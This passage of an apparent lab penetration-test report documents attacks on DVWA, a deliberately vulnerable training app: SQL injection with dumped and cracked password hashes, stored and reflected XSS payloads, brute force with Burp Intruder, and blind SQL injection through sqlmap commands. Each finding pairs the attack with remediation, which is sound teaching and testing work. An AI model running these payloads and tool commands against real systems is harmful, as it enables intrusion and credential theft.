Full credential extraction




Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Vulnerability: SQL Injection

User ID:

```

ID: ' UNION SELECT user,password FROM users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

Figure 4.3 — `UNION SELECT user,password FROM users` extracting all five account usernames and MD5 password hashes directly from the database.

4.3 Password Hash Cracking Results

All five extracted MD5 hashes were unsalted and cracked instantly using John the Ripper against the rockyou.txt wordlist, demonstrating full credential compromise:

Username	MD5 Hash	Cracked Password
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

Notable finding: the admin and smithy accounts share an identical password hash, indicating password reuse across accounts of differing privilege levels — a compounding risk worth flagging independently of the injection vulnerability itself.

4.4 Impact

An unauthenticated attacker can extract the entire user credential table from the database without any prior access, and — as demonstrated — recover plaintext passwords for every account, including the administrative account, within seconds using a public wordlist. This represents a complete compromise of application authentication.

4.5 Remediation

- Use parameterized queries / prepared statements (mysqli or PDO) instead of string concatenation.
- Apply the principle of least privilege to the database account used by the application.
- Enforce strong, salted password hashing (bcrypt/Argon2) instead of unsalted MD5.
- Implement input validation and a Web Application Firewall as defense-in-depth.

5. Finding 2 — Stored Cross-Site Scripting (XSS)

SEVERITY: HIGH

Vulnerability class	Stored / Persistent XSS (CWE-79)
MITRE ATT&CK	T1189 — Drive-by Compromise (client-side execution context)
Location	/dvwa/vulnerabilities/xss_s/ — Guestbook Name / Message fields
Security level tested	Low
CVSS v3.1 Score	6.4 (Medium)
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:N

5.1 Methodology

The Stored XSS module is a guestbook form that saves Name and Message fields to the database and redisplay every past entry on every page load. At Low security, neither field is sanitized or encoded on output, allowing injected JavaScript to persist and execute automatically for any visitor.

- Confirmed script execution by submitting `<script>alert('Stored XSS by Vijay')</script>` in the Message field.
- Confirmed persistence by clearing form state and navigating to the page fresh (not resubmitting the form) — the alert re-fired automatically, proving the payload is stored server-side, not just reflected in the immediate response.
- Escalated the proof-of-concept to `alert(document.cookie)`, demonstrating that a real attacker could exfiltrate a victim's live PHPSESSID session cookie.

5.2 Evidence




Figure 5.1 — Injected payload executing on page load, confirming the guestbook does not sanitize or encode stored input.




Figure 5.2 — `alert(document.cookie)` exposing the live `PHPSESSID` session cookie, demonstrating a realistic session-hijacking impact.

5.3 Impact

Because the payload is stored and executes for every visitor, this is more severe than reflected XSS. In a real deployment, an attacker could silently exfiltrate session cookies from any user (including administrators) who views the guestbook, using a payload such as a background `fetch()` request to an attacker-controlled endpoint rather than a visible `alert()` — enabling full session hijacking without ever needing the victim's password.

5.4 Remediation

- HTML-encode all user-supplied output at render time (e.g., `htmlspecialchars()` in PHP).
- Apply a strict Content Security Policy (CSP) to restrict inline script execution.
- Set the `HttpOnly` flag on session cookies to prevent JavaScript access even if XSS occurs.
- Validate and sanitize input server-side in addition to output encoding.

6. Finding 3 — Reflected Cross-Site Scripting (XSS)

SEVERITY: MEDIUM

Vulnerability class	Reflected XSS (CWE-79)
MITRE ATT&CK	T1189 — Drive-by Compromise (client-side execution context)
Location	/dvwa/vulnerabilities/xss_r/ — name parameter
Security level tested	Low
CVSS v3.1 Score	6.1 (Medium)
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

6.1 Methodology

This module reflects a submitted “name” value directly back into the page response without persistence. Unlike Stored XSS, exploitation requires a victim to click a specially crafted link containing the payload.

- Confirmed normal reflected behavior with a benign name value.
- Submitted `<script>alert('Reflected XSS by Vijay')</script>`, triggering immediate script execution.
- Confirmed the payload is carried entirely within the URL query string, and does not persist on reload without it — the defining characteristic of reflected (non-persistent) XSS.

6.2 Evidence




Figure 6.1 — Payload executing with the full attack string visible in the browser's address bar, illustrating how this would be delivered via a malicious link.

6.3 Impact

An attacker could craft a malicious URL embedding this payload and distribute it via phishing email, shortened links, or malicious advertisements. Any victim who clicks the link while authenticated to DVWA would have the script executed in their browser session, in their security context.

6.4 Remediation

- HTML-encode reflected user input before inserting it into the response.
- Apply the same CSP and HttpOnly cookie protections recommended for the Stored XSS finding.

7. Finding 4 — Broken Authentication (Brute Force)

SEVERITY: HIGH

Vulnerability class	Improper Restriction of Excessive Authentication Attempts (CWE-307)
MITRE ATT&CK	T1110 — Brute Force
Location	/dvwa/vulnerabilities/brute/ — Username / Password login form
Security level tested	Low
CVSS v3.1 Score	9.1 (Critical)
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

7.1 Methodology

The Brute Force module presents a standard username/password login form. Traffic analysis was performed using Burp Suite, an automated attack was first attempted with Hydra, and — after Hydra proved fundamentally unusable (see 7.3) — completed instead using Burp Suite Intruder.

- Configured Burp Suite as an intercepting proxy and used its embedded Chromium browser to capture the login request structure.
- Identified that, at Low security, the login form submits via HTTP GET, placing credentials directly in the URL query string as plaintext — an independent finding, since this exposes credentials in browser history, proxy logs, and server access logs.
- Identified the exact failure-condition string returned by the application (“Username and/or password incorrect.”), required for Hydra to distinguish failed attempts from successful ones.
- Identified that the module requires a valid authenticated PHPSESSID session cookie and a security=low cookie to be reachable at all; without them, requests redirect to the login page and produce false results.
- Observed DVWA's built-in account lockout defense trigger after repeated failed attempts (“account has been locked... try again in 15 minutes”) — a positive control worth noting in the eventual defensive-recommendations section.

7.2 Evidence




Figure 7.1 — Burp Suite intercepting the brute-force login request, confirming GET-based credential submission (username=test&password=test123) and revealing the active PHPSESSID / security cookie values required for scripted attacks.




Figure 7.2 — Manual confirmation that admin:password (already recovered via SQL Injection hash cracking) is a valid credential pair, returning “Welcome to the password protected area admin.”

7.3 Tooling Issue Encountered: Hydra v9.6 Parser Regression

During automated brute-force scripting, Hydra v9.6 (the version shipped with the current Kali release) was found to have a confirmed upstream parsing bug affecting the http-get-form / http-post-form modules. Explicit F= (failure) and S= (success) condition prefixes — required, standard syntax for this attack type — cause Hydra to fail with:

```
[ERROR] no valid optional parameter type given: F
```

This is a documented regression in the Hydra project (GitHub issue #1032), reproducible even with minimal syntax, and confirmed by the maintainers to affect versions 9.5 and later with no working syntax-level workaround — their own tracking issue lists the fix as "None (must downgrade to v9.3)." Two workarounds were attempted and both failed: escaping the colon inside the Cookie header value (H=Cookie\: PHPSESSID=...) still produced the same F= parser error, and omitting the F= prefix entirely produced a different but equally fatal error ("optional parameters must have the format X=value"). This confirmed the regression sits in Hydra's core option parser rather than in any specific syntax choice.

```
hydra -l admin -P small_wordlist.txt 192.168.100.30 http-get-form \
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login\
:F=Username and/or password incorrect\
:H=Cookie\: PHPSESSID=<session>; security=low"
[ERROR] no valid optional parameter type given: F
```

Given the maintainers' own guidance that no syntax fix exists short of downgrading Hydra, the decision was made to pivot to Burp Suite Intruder — already open with a valid authenticated session — rather than compile an older Hydra release. This is documented here as a real-world tooling limitation encountered during the engagement, and as the rationale for the technique change in 7.4.

7.4 Automated Exploitation via Burp Suite Intruder

With Hydra ruled out, the same brute-force objective was achieved using Burp Suite Intruder against the authenticated brute-force request captured earlier in Burp's HTTP History.

- Sent the GET request containing the full query string (username=admin&password=password&Login=Login) to Intruder, using the request variant that carries parameters in the request line itself rather than only in the Referer header.
- Marked the password parameter value as the sole payload position (Sniper attack type) and loaded a five-entry candidate wordlist (123456, admin, letmein, password, qwerty) as a Simple List payload set.
- Configured a Grep - Match rule for the exact failure string ("Username and/or password incorrect") so successful and failed attempts could be distinguished directly in the results grid.
- First attack run returned HTTP 408 (Request Timeout) on every payload at ~21 seconds each — traced to Burp Suite's raw request editor requiring an explicit trailing blank line to form valid HTTP; Apache was waiting for request completion that never arrived. Adding the blank line after the last header resolved this immediately.
- Re-ran the attack: all six requests (baseline + 5 payloads) returned HTTP 200 in under half a second each. The password payload returned a response length of 4880 bytes, matching the baseline (authenticated) response exactly, while all other payloads returned 4836–4837 bytes and were flagged by the grep-match rule.

7.5 Evidence

Burp Intruder attack results — password payload identified by matching response length

Request	Payload	Status code	Response received	Error	Timeout	Length	Username a...	Comment
0		200	361			4880	255+	
1	123456	200	6			4836	255+	1
2	admin	200	50			4837	255+	1
3	letmein	200	5			4836	255+	1
4	password	200	21			4880	255+	
5	qwerty	200	2			4836	255+	1

Figure 7.3 — Burp Suite Intruder results grid. The password payload (row 4) returns a 4880-byte response identical to the authenticated baseline, while all other candidates return a shorter 4836–4837-byte failure response — confirming admin:password as the valid credential pair via response-length analysis.

Success confirmation — authenticated response content

Request	Response
0	<pre> <input type="submit" value="Login" name="Login"> </form> Welcome to the password protected area admin </div> More Information https://owasp.org/www-community/attacks/Brute_force_attack https://www.golinuxcloud.com/brute-force-attack-web-forms </pre>

Figure 7.4 — Full response body for the password payload showing "Welcome to the password protected area admin," cross-validating the credential already recovered via SQL Injection hash cracking (Section 4.3) through a completely independent attack technique.

7.6 Impact

The Brute Force module imposes no rate limiting for the majority of a credential-stuffing attack (DVWA's lockout only triggers after multiple sequential failures against a single account), and submits credentials via HTTP GET, exposing them in plaintext across browser history, proxy logs, and server access logs even for failed attempts. Combined with weak password hygiene demonstrated elsewhere in this report (Section 4.3), an attacker with a modest credential wordlist can recover valid application credentials, including the administrative account, in seconds. The Hydra tooling failure encountered during this engagement is itself a useful real-world lesson: automated tooling can silently fail in ways that look like a misconfigured target rather than a broken tool, and a pentester needs a fallback technique (Burp Intruder, in this case) rather than assuming the target is not vulnerable.

7.7 Remediation

- Implement account lockout or exponential back-off after a small number of failed attempts, applied consistently rather than only after repeated rapid failures.
- Switch the login form to HTTP POST to avoid exposing credentials in URLs, browser history, and server logs.
- Enforce a strong password policy and check new passwords against known-breached password lists.
- Add CAPTCHA or similar anti-automation controls after a small number of failed attempts.
- Implement multi-factor authentication so a leaked or brute-forced password alone is insufficient for account takeover.

8. Finding 5 — Blind SQL Injection

SEVERITY: CRITICAL

Vulnerability class	Blind SQL Injection — Boolean-based and Time-based (CWE-89)
MITRE ATT&CK	T1190 — Exploit Public-Facing Application
Location	/dvwa/vulnerabilities/sqli_blind/ — User ID parameter
Security level tested	Low
CVSS v3.1 Score	8.0 (High)
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N

8.1 Methodology

The Blind SQL Injection module accepts a User ID and returns only one of two fixed messages — "User ID exists in the database" or "User ID is MISSING from the database" — with no query errors and no data ever reflected back to the page. This is the defining trait of blind injection: exploitation relies entirely on inferring true/false conditions from application behavior rather than reading output directly.

- Submitted a baseline value (id=1) and confirmed the normal response: "User ID exists in the database."
- Confirmed the injection point by submitting a true boolean condition, 1' AND '1'=1, which returned the same "exists" response, then a false condition, 1' AND '1'=2, which returned "User ID is MISSING from the database" — proving the backend evaluates injected SQL logic and reflects it as a binary signal.
- Demonstrated manual character-by-character data extraction using SUBSTRING(), e.g. 1' AND SUBSTRING(database(),1,1)='d, which returned "exists," confirming the first character of the current database name is d (consistent with dvwa).
- Automated full enumeration and extraction using sqlmap, authenticated via the PHPSESSID and security=low session cookies, since manual character-by-character extraction of complete table data is impractical at scale.

8.2 Evidence — Manual Boolean-Based Proof of Concept

Baseline response




Figure 8.1 — Baseline request (id=1) returning "User ID exists in the database," establishing the normal application response.

True condition (1' AND '1'=1)



Figure 8.2 — True boolean condition returns the same "exists" response as the baseline, confirming the backend evaluates the injected SQL logic.

False condition (1' AND '1'='2)




Figure 8.3 — False boolean condition returns "User ID is MISSING from the database" — a different result from an identical User ID, proving the response is driven purely by the injected condition, not the underlying data.

Character-by-character extraction proof



Figure 8.4 — `SUBSTRING(database(),1,1)='d'` returns "exists," confirming the first character of the current database name via pure boolean inference — the same primitive used to extract complete strings one character at a time.

8.3 Evidence — Automated Extraction with sqlmap

sqlmap was run against the same endpoint using the authenticated session cookie, automating exactly the boolean-inference technique demonstrated manually above at far higher speed, and additionally identified a second, independent blind technique:

```
sqlmap -u "http://192.168.100.30/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
  --cookie="PHPSESSID=<session>; security=low" --batch --dbs
Parameter: id (GET)
```

```

Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 8163=8163 AND 'aouD'='aouD&Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 3942 FROM (SELECT(SLEEP(5)))Ghza) AND
'DEMO'='DEMO&Submit=Submit

back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
available databases [2]:
[*] dvwa
[*] information_schema

```

sqlmap independently confirmed two distinct blind techniques — boolean-based (matching the manual proof-of-concept above) and time-based, which infers true/false purely from a 5-second response delay rather than any visible page difference, and would work even if the two response messages were identical. The tool was then pointed at the users table for full extraction:

```

sqlmap -u "http://192.168.100.30/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
--cookie="PHPSESSID=<session>; security=low" --batch -D dvwa -T users --dump

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | role | user | password | last_name |
first_name |
+-----+-----+-----+-----+-----+
| 1 | admin | admin | 5f4dcc3b...cf99 (password) | admin | admin |
| 3 | user | 1337 | 8d3533d7...216b (charley) | Me | Hack |
| 4 | user | pablo | 0d107d09...9b7 (letmein) | Picasso | Pablo |
| 5 | user | smithy | 5f4dcc3b...cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+

```

sqlmap enumerated the dvwa and information_schema databases, identified all ten columns of the users table via blind inference alone, then dumped and auto-cracked all five account password hashes — recovering the identical usernames, hashes, and plaintext passwords already obtained via the in-band SQL Injection finding in Section 4. This cross-validation, achieved via a completely error-free, output-free technique, confirms the same underlying data exposure is reachable even where an application appears to leak no information at all.

8.4 Impact

Blind SQL Injection is frequently under-rated relative to in-band injection because no data or errors are ever visibly returned to the attacker. This finding demonstrates that impact is identical to Finding 1 (complete credential table extraction and password recovery) despite the application displaying only a two-state message with no query output whatsoever. Any application that patches only the error-message leakage from Finding 1

while leaving the underlying unparameterized query in place — a common but incomplete remediation — remains fully exploitable via this technique.

8.5 Remediation

- Use parameterized queries / prepared statements, as recommended for Finding 1 — this single fix eliminates both the in-band and blind variants, since both exploit the same root-cause unsanitized query construction.
- Do not rely on suppressing error messages or generic response text as a mitigation; blind techniques (boolean and time-based) succeed with only a binary application response and, in the time-based case, no visible response difference at all.
- Apply Web Application Firewall rules to detect anomalous query timing patterns (e.g., SLEEP(), BENCHMARK()) as defense-in-depth, in addition to fixing the underlying query construction.
- Apply the same salted-hashing and least-privilege remediations recommended in Section 4.5, since the extracted credential data is identical regardless of extraction technique.

9. Burp Suite Walkthrough

Burp Suite Community Edition was the primary interception and attack tool used throughout this engagement, working alongside command-line tools (Hydra, sqlmap) rather than replacing them. This section consolidates its role across all five findings into a single reference, rather than repeating setup steps in each finding section.

9.1 Proxy Configuration and Traffic Interception

Burp's embedded Chromium browser was used for all manual DVWA interaction, routing traffic through Burp's local proxy automatically with no separate browser proxy configuration required. Every request and response for every module in this report passed through Burp and was logged to Proxy → HTTP History, providing a complete, timestamped record of the engagement independent of the DVWA application itself.

- HTTP History was used throughout to inspect raw requests: confirming whether a form submitted via GET or POST (relevant to Findings 1 and 4), reading exact parameter names and structure before scripting attacks, and reviewing full response bodies for reflected or stored payloads (Findings 2 and 3).
- The PHPSESSID and security cookie values required by every command-line tool used in this engagement — Hydra, sqlmap, and manual curl-equivalent testing — were captured directly from Burp's HTTP History rather than from the browser's own developer tools, since Burp already had the authenticated session in view.
- DVWA session and security-level cookies expire or reset independently of the browser session, so this capture was repeated multiple times across the engagement (e.g. after VM restarts) — a practical reminder that session state should always be re-verified immediately before running an automated tool, not assumed from an earlier capture.

9.2 Intruder — Automated Attack Execution

Burp Intruder was used as the automated attack engine for Finding 4 (Broken Authentication), after Hydra was ruled out by a confirmed upstream parser regression (Section 7.3). The full methodology and results are documented in Section 7.4–7.5; in summary:

- The authenticated brute-force request was sent to Intruder directly from HTTP History, preserving the live session cookie without needing to reconstruct the request by hand.
- A single Sniper payload position was marked on the password parameter, with a five-entry candidate wordlist loaded as a Simple List.
- A Grep - Match rule against the application's failure string ("Username and/or password incorrect") let the correct credential be identified directly from the results grid by response length and match status, without manually opening each response.
- Community Edition's attack throttling and the one-payload-position Sniper limitation were sufficient for this five-entry wordlist; a larger real-world wordlist would be materially slower on Community Edition than on Burp Suite Professional, which removes throttling and supports multiple concurrent payload positions.

9.3 Tooling Notes and Community Edition Limitations

- Burp Suite Professional's automated Scanner was not available in Community Edition; all vulnerability identification in this engagement was manual (Repeater-style single-request testing via direct browser interaction) or via external tools (sqlmap), rather than Burp's own scanner.
- Intruder in Community Edition is rate-limited and restricted to a single payload set per attack (no Cluster Bomb / Pitchfork multi-position attacks) — sufficient for this lab's single-parameter brute force, but a real engagement with multiple simultaneous injection points would need Professional or a supplementary tool.

- A recurring practical gotcha across this engagement: Burp’s raw request editor requires an explicit trailing blank line to form syntactically valid HTTP. Omitting it (as in the first Intruder attempt, Section 7.4) causes Apache to wait for request completion that never arrives, returning HTTP 408 on every request rather than a clear client-side error — easy to misdiagnose as a target-side problem rather than a malformed request.

10. Remaining Scope for Project 7

